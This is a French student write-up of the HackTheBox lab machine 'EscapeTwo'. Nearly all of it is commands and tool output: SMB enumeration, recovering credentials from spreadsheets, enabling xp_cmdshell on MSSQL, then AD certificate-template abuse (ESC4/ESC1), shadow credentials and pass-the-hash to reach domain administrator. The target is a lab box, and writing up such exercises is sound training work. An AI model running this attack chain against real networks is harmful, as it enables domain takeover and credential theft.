

MASTER 2 INFORMATIQUE - CYBERSÉCURITÉ
Cybersécurité avancé




Write-up : HackTheBox - EscapeTwo (Easy)

Ivan KRIVOKUCA (22306432)

22 janvier 2025

Table des matières

1	Reconnaissance	2
1.1	Énumération des ports	3
2	Phase d'exploitation initiale	5
2.1	Exploration des partages SMB	5
2.2	Exploitation du serveur SQL	8
3	Élévation de privilèges	11
3.1	Analyse du système	11
3.2	Analyse du service de certificats	11
3.3	Exploitation des certificats	11
3.3.1	Phase 1 : Prise de contrôle du compte ca_svc	11
3.3.2	Phase 2 : Manipulation des certificats	12
3.3.3	Phase 3 : Escalade vers les privilèges administrateur	13
3.3.4	Phase finale : Accès administrateur	13
4	Listes des outils utilisés	14



Lien de la machine : <https://app.hackthebox.com/machines/642>

1. Reconnaissance

Il est donné dans la description de la machine : *As is common in real life Windows pentests, you will start this box with credentials for the following account : rose / KxEPkKe6R8su*

1.1 Énumération des ports

La première étape consistait en un scan Nmap complet de la machine :

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-12 00:50 CET
Nmap scan report for 10.10.11.51
Host is up (0.10s latency).
Not shown: 65509 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1433/tcp  open  ms-sql-s
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
```

1^{er} scan avec `nmap -p- -min-rate 10000 10.10.11.51`

Services notables identifiés :

- Port 53 : DNS (Domain)
- Port 88 : Kerberos
- Port 389 : LDAP
- Port 445 : SMB
- Port 1433 : Microsoft SQL Server
- Port 47001/5985 : WinRM

Avec le résultat, nous allons faire un scan bien plus approfondi en ciblant uniquement les ports ouverts.

```

$ nmap -Pn -p 53,88,135,139,389,445,464,5973,636,1433,2368,3269,5985,9389,47001 -sCV 10.10.11.51
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-12 00:54 CET
Nmap scan report for 10.10.11.51
Host is up (0.013s latency).

PORT      STATE      SERVICE      VERSION
53/tcp    open      domain       Simple DNS Plus
88/tcp    open      kerberos-sec Microsoft Windows Kerberos (server time: 2025-01-11 23:54:38Z)
135/tcp   open      msrpc        Microsoft Windows RPC
139/tcp   open      netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open      ldap         Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ ssl-cert: Subject: commonName=DC01.sequel.htb
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.sequel.htb
|_ Not valid before: 2024-06-08T17:35:00
|_ Not valid after: 2025-06-08T17:35:00
|_ ssl-date: 2025-01-11T23:55:57+00:00; -1s from scanner time.
445/tcp   open      microsoft-ds?
464/tcp   open      kpasswd5?
536/tcp   open      ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ ssl-cert: Subject: commonName=DC01.sequel.htb
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.sequel.htb
|_ Not valid before: 2024-06-08T17:35:00
|_ Not valid after: 2025-06-08T17:35:00
|_ ssl-date: 2025-01-11T23:55:57+00:00; -1s from scanner time.
1433/tcp  open      ms-sql-s     Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ ms-sql-info:
|_ 10.10.11.51:1433:
|_   Version:
|_     name: Microsoft SQL Server 2019 RTM
|_     number: 15.00.2000.00
|_     Product: Microsoft SQL Server 2019
|_     Service pack level: RTM
|_     Post-SP patches applied: false
|_   TCP port: 1433
|_ ms-sql-ntlm-info:
|_ 10.10.11.51:1433:
|_   Target_Name: SEQUEL
|_   NetBIOS_Domain_Name: SEQUEL
|_   NetBIOS_Computer_Name: DC01
|_   DNS_Domain_Name: sequel.htb
|_   DNS_Computer_Name: DC01.sequel.htb
|_   DNS_Tree_Name: sequel.htb
|_   Product_Version: 10.0.17763
|_ ssl-date: 2025-01-11T23:55:58+00:00; -1s from scanner time.
|_ ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
|_ Not valid before: 2025-01-11T21:00:02
|_ Not valid after: 2055-01-11T21:00:02
2368/tcp  filtered  opentable
3269/tcp  open      ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ ssl-date: 2025-01-11T23:55:57+00:00; -1s from scanner time.
|_ ssl-cert: Subject: commonName=DC01.sequel.htb
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.sequel.htb
|_ Not valid before: 2024-06-08T17:35:00
|_ Not valid after: 2025-06-08T17:35:00
5973/tcp  filtered  unknown
5985/tcp  open      http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open      mc-nmf       .NET Message Framing
47001/tcp open      http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-time:
|_   date: 2025-01-11T23:55:24
|_   start_date: N/A
|_ clock-skew: mean: -1s, deviation: 0s, median: -1s
|_ smb2-security-mode:
|_   3.1:1:
|_     Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.48 seconds

```

Les informations en plus sont :

— Nom de domaine : sequel.htb

- J'ai ajouté cette ligne au fichier `hosts` pour faciliter la suite de l'exploitation :

```
echo "10.10.11.51 sequel.htb" >> /etc/hosts
```

```

$evil-winrm -i 10.10.11.51 -u rose -p 'KxEPkKe6R8su'
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1

```

La connexion via WinRM n'est pas possible avec cette utilisatrice

Les identifiants fournis (*rose :KxEpkKe6R8su*) permettent un accès aux partages SMB nous allons

```
[ivan@parrot] ~
```

```
[ivan@parrot]-[~]
$netexec smb sequel.htb -u rose -p 'KxEpKKe6R8su' --shares
SMB      10.10.11.51      445      DC01      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.ht
b) (signing:True) (SMBv1:False)
SMB      10.10.11.51      445      DC01      [+] sequel.htb\rose:KxEpKKe6R8su
SMB      10.10.11.51      445      DC01      [*] Enumerated shares
SMB      10.10.11.51      445      DC01      Share          Permissions      Remark
SMB      10.10.11.51      445      DC01      -----
SMB      10.10.11.51      445      DC01      Accounting Department READ
SMB      10.10.11.51      445      DC01      ADMIN$          Remote Admin
SMB      10.10.11.51      445      DC01      C$              Default share
SMB      10.10.11.51      445      DC01      IPC$            READ            Remote IPC
SMB      10.10.11.51      445      DC01      NETLOGON        READ            Logon server share
SMB      10.10.11.51      445      DC01      SYSVOL          READ            Logon server share
SMB      10.10.11.51      445      DC01      Users           READ
```

On profite aussi pour voir la liste des utilisateurs de la machine :

```
$netexec smb sequel.htb -u rose -p 'KxEPkKe6R8su' --users
SMB 10.10.11.51 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.51 445 DC01 [+] sequel.htb\rose:KxEPkKe6R8su
SMB 10.10.11.51 445 DC01 -Username- -Last PW Set- -BadPW- -Description-
SMB 10.10.11.51 445 DC01 Administrator 2024-06-08 16:32:20 0 Built-in account for administering the computer/domain
SMB 10.10.11.51 445 DC01 Guest 2024-12-25 14:44:53 0 Built-in account for guest access to the computer/domain
SMB 10.10.11.51 445 DC01 krbtgt 2024-06-08 16:40:23 0 Key Distribution Center Service Account
SMB 10.10.11.51 445 DC01 michael 2024-06-08 16:47:37 3
SMB 10.10.11.51 445 DC01 ryan 2024-06-08 16:55:45 0
SMB 10.10.11.51 445 DC01 oscar 2024-06-08 16:56:36 3
SMB 10.10.11.51 445 DC01 sql_svc 2024-06-09 07:58:42 0
SMB 10.10.11.51 445 DC01 rose 2024-12-25 14:44:54 1
SMB 10.10.11.51 445 DC01 ca_svc 2025-01-16 17:22:50 0
```

FIGURE 1 – Liste des utilisateurs.

L'énumération a révélé plusieurs informations intéressants, la **liste des users** et un dossier "**Accounting Department**" avec des droits de lecture.

On se connecte dans le partage samba et on va regarder ce qu'il y'a dans le dossier


```
smbclient //sequel.htb/"Accounting Department" -U rose%KxEPkKe6R8su
```

```
smb: \> ls
.                D          0  Sun Jun  9 12:52:21 2024
..               D          0  Sun Jun  9 12:52:21 2024
accounting_2024.xlsx A    10217  Sun Jun  9 12:14:49 2024
accounts.xlsx    A     6780  Sun Jun  9 12:52:07 2024
```

On récupère les fichiers sur notre machine à l'aide de la commande *get*

```
smb: \> get accounting_2024.xlsx
getting file \accounting_2024.xlsx of size 10217 as accounting_2024.xlsx (6,7 KiloBytes/sec) (average 6,7 KiloBytes/sec)
smb: \> get accounts.xlsx
getting file \accounts.xlsx of size 6780 as accounts.xlsx (5,6 KiloBytes/sec) (average 6,2 KiloBytes/sec)
```

Quand on ouvre les fichiers avec Excel, on remarque qu'il n'arrive pas à vraiment l'ouvrir, ça veut dire qu'il doit être formaté d'une manière qu'on peut pas le lire "facilement", dû par exemple à un mauvais "*magic number*" dans le fichier.



Pour contourner ça, on va unzip le fichier .xlsx et ensuite voir ce qu'il y'a dans *xl/sharedStrings.xml*
En formatant les .xml et en regroupant à la main les informations de chaque fichier on obtient ceci :

	A	B	C	D	E
1	First Name	Last Name	Email	Username	Password
2	Angela	Martin	angela@sequel.htb	angela	0fwz7Q4mSpurIt99
3	Oscar	Martinez	oscar@sequel.htb	oscar	86LxLBMgEWaKUnBG
4	Kevin	Malone	kevin@sequel.htb	kevin	Md9Wlq1E5bZnVDVo
5			sa@sequel.htb	sa	MSSQLP@ssw0rd!

accounts.xlsx

A	B	C	D	E	F	G	H
Date	Invoice Number	Vendor	Description	Amount	Due Date	Status	Notes
9/6/2024		1001 Dunder Mifflin	Office Supplies	150\$	01/15/2024	Paid	
23/08/2024		1002 Business Consultancy	Consulting	500\$	01/30/2024	Unpaid	Follow up
7/10/2024		1003 Windows Server License	Software	300\$	02/05/2024	Paid	

accountig_2024.xlsx

On avait vu qu'il y'avait un serveur SQL dans l'énumération Nmap, on va se connecter avec les identifiants suivants : *sa :MSSQLP@ssw0rd!*

2.2 Exploitation du serveur SQL

```
[ivan@parrot]-[~]  
$impacket-mssqlclient sequel.hrb/sa@sequel.hrb  
Impacket v0.11.0 - Copyright 2023 Fortra  
  
Password:  
[*] Encryption required, switching to TLS  
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master  
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english  
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192  
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.  
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.  
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)  
[!] Press help for extra shell commands  
SQL (sa dbo@master)>
```

On remarque qu'on a les privilèges *sysadmin*, ainsi on aura la possibilité d'exécuter *xp_cmdshell*, qui sert pour faire de l'exécution de commandes Windows.

```
SQL (sa dbo@master)> SELECT IS_SRVROLEMEMBER('sysadmin');  
  
~  
1
```

On arrive bien à exécuter des commandes

On rentre ensuite les commandes suivantes pour pouvoir activer *xp_cmdshell* :

```
EXEC sp_configure 'show advanced options', '1'  
RECONFIGURE  
EXEC sp_configure 'xp_cmdshell', 1;  
RECONFIGURE;
```

```
SQL (sa dbo@master)> EXEC xp_cmdshell 'whoami';  
output  
-----  
sequel\sql_svc  
  
NULL
```

En explorant le système via *xp_cmdshell*, on trouve des dossiers intéressants :

Ici, *SQL2019/* est un dossier qui n'est pas censé être là.

```
SQL (sa dbo@master)> EXEC xp_cmdshell 'dir C:\';
output
-----
Volume in drive C has no label.

Volume Serial Number is 3705-289D

NULL

Directory of C:\

NULL

11/05/2022  11:03 AM  <DIR>          PerfLogs
01/04/2025  07:11 AM  <DIR>          Program Files
06/09/2024  07:37 AM  <DIR>          Program Files (x86)
06/08/2024  02:07 PM  <DIR>          SQL2019
01/11/2025  05:18 PM  <DIR>          tmp
06/09/2024  05:42 AM  <DIR>          Users
01/11/2025  02:12 PM  <DIR>          Windows
```

En faisant de la recherche dans le dossier (par exemple en utilisant cette commande :
`EXEC xp\_cmdshell 'dir "C:\SQL2019" /s /b';`).

On trouve un fichier de configuration dans :

`"C:\SQL2019\ExpressAdv\_ENU\sql-Configuration.INI"`

```
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"

SQLSVCACCOUNT="SEQUEL\sql_svc"

SQLSVCPASSWORD="WqSZAF6CysDQbGb3"

SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
```

Contenu intéressant du fichier

Ainsi, on a un nouveau mot de passe *WqSZAF6CysDQbGb3* et avec la liste des utilisateurs récupérés avant, il nous reste juste à tester les combinaisons de connexions.

On trouve que le mot de passe appartient au compte *ryan*.

```
[ivan@parrot]-[~]  
$evil-winrm -i 10.10.11.51 -u ryan -p 'WqSZAF6CysDQbGb3'  
  
Evil-WinRM shell v3.5  
  
Warning: Remote path completions is disabled due to ruby limitation: quoting_det  
ection_proc() function is unimplemented on this machine  
  
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplay  
ers/evil-winrm#Remote-path-completion  
  
Info: Establishing connection to remote endpoint  
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

On peut se connecter via WinRM avec cet utilisateur

On récupère ainsi le **flag user** :

```
*Evil-WinRM* PS C:\Users\ryan\Desktop> cat user.txt  
bc7fb840d83dd32730c01d20f9aad3f5
```

3. Élévation de privilèges

3.1 Analyse du système

L'analyse du système avec WinPEAS a révélé plusieurs éléments :

- Certificate service (certsrv) is running
- A custom template "DunderMifflinAuthentication" exists with potentially dangerous configs
- User ryan appears to have rights in the "Management Department"

Ces éléments suggèrent une possible voie d'attaque via la manipulation des certificats AD.

3.2 Analyse du service de certificats

Certipy a permis d'identifier des configurations vulnérables :

```
certipy find -u ryan@sequel.htb -p 'WqSZAF6CysDQbGb3' -dc-ip 10.10.11.51  
-vulnerable
```

Il était écrit aussi dans le fichier en output : *The DunderMifflinAuthentication template was mis-configured (ESC1 & ESC4 vulnerabilities)*

De plus, il y'a la présence d'un compte de service "ca_svc" disposant de privilèges sur l'autorité de certification. Notre objectif va être de prendre contrôle de ce compte ca_svc.

3.3 Exploitation des certificats

3.3.1 Phase 1 : Prise de contrôle du compte ca_svc

La première étape consistait à obtenir le contrôle du compte ca_svc, qui dispose de privilèges sur l'infrastructure de certificats :

```
[ivan@parrot]~  
$bloodyAD --host '10.10.11.51' -d 'sequel.htb' -u 'ryan' -p 'WqSZAF6CysDQbGb3' set owner 'ca_svc' 'ryan'  
[+] Old owner S-1-5-21-548670397-972687484-3496335370-512 is now replaced by ryan on ca_svc  
[ivan@parrot]~  
$dacledit.py -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' 'sequel.htb'/'ryan':"WqSZAF6CysDQbGb3"  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies  
[*] DACL backed up to dacledit-20250118-230939.bak  
[*] DACL modified successfully!
```

Cette commande modifie les attributs de propriété de l'objet Active Directory *ca_svc*, nous permettant d'en prendre le contrôle. Elle exploite aussi une configuration incorrecte des ACL dans l'Active Directory.

Nous avons ensuite attribué les droits FullControl, qui nous donne un contrôle total sur le compte *ca_svc*.

3.3.2 Phase 2 : Manipulation des certificats

Une fois le contrôle du compte *ca_svc* obtenu, on génère un certificat shadow :

```
➔ $certipy shadow auto -u 'ryan@sequel.htb' -p "WqSZAF6CysDQbGb3" -account 'ca_svc' -dc-ip '10.10.11.51'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'e4fa6677-1f45-269e-fdfe-75c3d4615216'
[*] Adding Key Credential with device ID 'e4fa6677-1f45-269e-fdfe-75c3d4615216' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID 'e4fa6677-1f45-269e-fdfe-75c3d4615216' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Using principal: ca_svc@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': 3b181b914e7a9d5508ea1e20bc2b7fce
```

Cette commande exploite les privilèges acquis pour générer un certificat donnant accès à *ca_svc*.

On a ainsi le hash de *ca_svc* : 3b181b914e7a9d5508ea1e20bc2b7fce

Puis je modifie le template pour permettre l'usurpation du compte :

```
➔ [ivan@parrot]~$ KRB5CCNAME=$PWD/ca_svc.ccache certipy template -k -template DunderMifflinAuthentication -dc-ip 10.10.11.51 -target dc01.sequel.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Successfully updated 'DunderMifflinAuthentication'
```

Maintenant, grâce à cette manipulation, on peut créer des certificats avec de plus gros privilèges.

3.3.3 Phase 3 : Escalade vers les privilèges administrateur

Avec le template modifié, je demande un certificat avec les privilèges administrateur :

```
➔ $certipy req -u ca_svc -hashes '3b181b914e7a9d5508ea1e20bc2b7fce' -ca sequel-DC01-CA -target sequel.htb -dc-ip 10.10.11.51 -template DunderMifflinAuthentication -upn administrator@sequel.htb -ns 10.10.11.51 -dns 10.10.11.51 -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'sequel.htb' at '10.10.11.51'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.10.11.51[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.10.11.51[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 23
[*] Got certificate with multiple identifications
    UPN: 'administrator@sequel.htb'
    DNS Host Name: '10.10.11.51'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_10.pfx'
```

```
➔ $certipy auth -pfx administrator_10.pfx -dc-ip 10.10.11.51 -username 'administrator'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'administrator@sequel.htb'
    [1] DNS Host Name: '10.10.11.51'
> 0
[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
```

Cette étape nous a fourni le hash de l'administrateur : *7a8d4e04986afa8ed4060f75e5a0b3ff*

3.3.4 Phase finale : Accès administrateur

Avec le hash de l'administrateur, il nous suffit juste de nous connecter :

```
➔ $evil-winrm -i 10.10.11.51 -u administrator -H 7a8d4e04986afa8ed4060f75e5a0b3ff

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
```

Nous manque plus qu'à récupérer le flag

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt  
12e1de2743e1d5534d0197d165e49883  
*Evil-WinRM* PS C:\Users\Administrator\Desktop> █
```

4. Listes des outils utilisés

WinPEAS : <https://github.com/peass-ng/PEASS-ng/tree/master/winPEAS/winPEASps1>

Evil-winrm : <https://www.kali.org/tools/evil-winrm/>

Netexec : <https://www.kali.org/tools/netexec/>

Nmap : `sudo apt install nmap`

smbclient : `sudo apt install smbclient`

impacket : <https://github.com/fortra/impacket/tree/master?tab=readme-ov-file#setup>

Certipy : <https://github.com/ly4k/Certipy>

bloodyAD : <https://github.com/CravateRouge/bloodyAD/wiki/Installation>